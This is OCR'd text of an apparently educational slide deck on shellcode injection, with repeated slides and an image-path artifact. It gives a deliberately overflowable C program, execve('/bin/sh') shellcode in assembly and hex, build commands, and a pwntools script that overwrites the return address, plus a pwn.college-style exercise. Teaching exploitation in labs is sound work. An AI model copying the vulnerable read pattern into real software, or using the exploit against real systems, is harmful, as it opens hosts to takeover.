Shellcode Injection - Ehhhh?

A hackers goal?

- Doing things that the program was not intended to do
- Consider this code:

What's a hackers goal?

- Doing things that the program was not intended to do
- Consider this code:

```c
#include <stdio.h>

int main() {
    printf("Hello Sir or Madam! What is thy name?\n");
    char name[64];
    read(0, name, 128);
    printf("Nice to meet thee, %s", name);
    return 0;
}
```

This is vulnerable - but why?

- We can write much more than we should be able to

So what?

```c
#include <stdio.h>

int main() {
    printf("Hello Sir or Madam! What is thy name?\n");
    char name[64];
    read(0, name, 128);
    printf("Nice to meet thee, %s", name);
    return 0;
}
```

! Arbitrary Code Execution !

- If we were able to run arbitrary code, that would be crazy.

We need Shellcode

What is shellcode?

- Shellcode spawns a shell (or does other things)
- If we want to run a shell we need for example execve(“/bin/sh”, NULL, NULL)

```
mov rax, 59
lea rdi, [rip+binsh]
mov rsi, 0
mov rdx, 0
syscall
binsh:
.string "/bin/sh"
```

Writing Shellcode

No one needs to do this.

Writing Shellcode

Writing Shellcode

"I have bad news"

Everyone:

Today we go back to assembly

- Shellcode is best written in Assembly. You write, you assemble, you debug.

```
.global _start
_start:
.intel_syntax noprefix
    mov rax, 59
    lea rdi, [rip+binsh]
    mov rsi, 0
    mov rdx, 0
    syscall
    binsh:
    .string "/bin/sh"
```

- First we define the start symbol for gcc
- Then we explain that we don’t want stupid syntax
- Write the shellcode


Today we go back to assembly

```
.global _start
_start:
.intel_syntax noprefix
    mov rax, 59
    lea rdi, [rip+binsh]
    mov rsi, 0
    mov rdx, 0
    syscall
    binsh:
    .string "/bin/sh"
```

```
00 01 02 03 04 05 06 07  Decoded Text
48 C7 C0 3B 00 00 00 48  H . . ; . . . H
8D 3D 10 00 00 00 48 C7  . = . . . . H .
C6 00 00 00 00 48 C7 C2  . . . . . H . .
00 00 00 00 0F 05 2F 62  . . . . . / b
69 6E 2F 73 68 00 +      i n / s h . +
```

- Shellcode is best written in Assembly. You write, you assemble, you debug.
- Shellcode can be anything that can be written in Assembly (sendfile, read, open, etc.)

Now what do we do with this blob????



00 01 02 03 04 05 06 07	Decoded Text
48 C7 C0 3B 00 00 00 48	H . . ; . . . H
8D 3D 10 00 00 00 48 C7	. = ... H .
C6 00 00 00 00 48 C7 C2	. . . . . H . .
00 00 00 00 0F 05 2F 62	. . . . . / b
69 6E 2F 73 68 00 +	i n / s h . +

```python
def main():
    offset = 72
    buffer_address = 0x7fffffffd9a0
    with open("./shellcode-raw", "rb") as f:
        shellcode = f.read()

    payload = shellcode.ljust(offset - 8 , b"\x90")
    print(f"Payload length: {len(payload)} bytes")
    payload += p64(buffer_address)
    print(f"Total payload length: {len(payload)} bytes")
    p = process(BINARY, env={})
    p.recvuntil(b"thy name?\n")
    p.send(payload)
    p.interactive()
```

- Shellcode is best written in Assembly. You write, you assemble, you debug.
- Shellcode can be anything that can be written in Assembly (sendfile, read, open, etc.)

Helpful information

- Compile and extract shellcode via:
  - gcc -nostdlib -static shellcode.s -o shellcode-elf
  - objcopy —dump-section .text=shellcode-raw shellcode-elf
- You can debug using strace or gdb

https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

https://filippo.io/linux-syscall-table/

Try it!

(I haven't)

pwn.college

Get a shell and write echo “HI”!

```c
#include <stdio.h>

int main() {
    printf("Hello Sir or Madam! What is thy name?\n");
    char name[64];
    read(0, name, 128);
    printf("Nice to meet thee, %s", name);
    return 0;
}
```

Hint: We have no canary.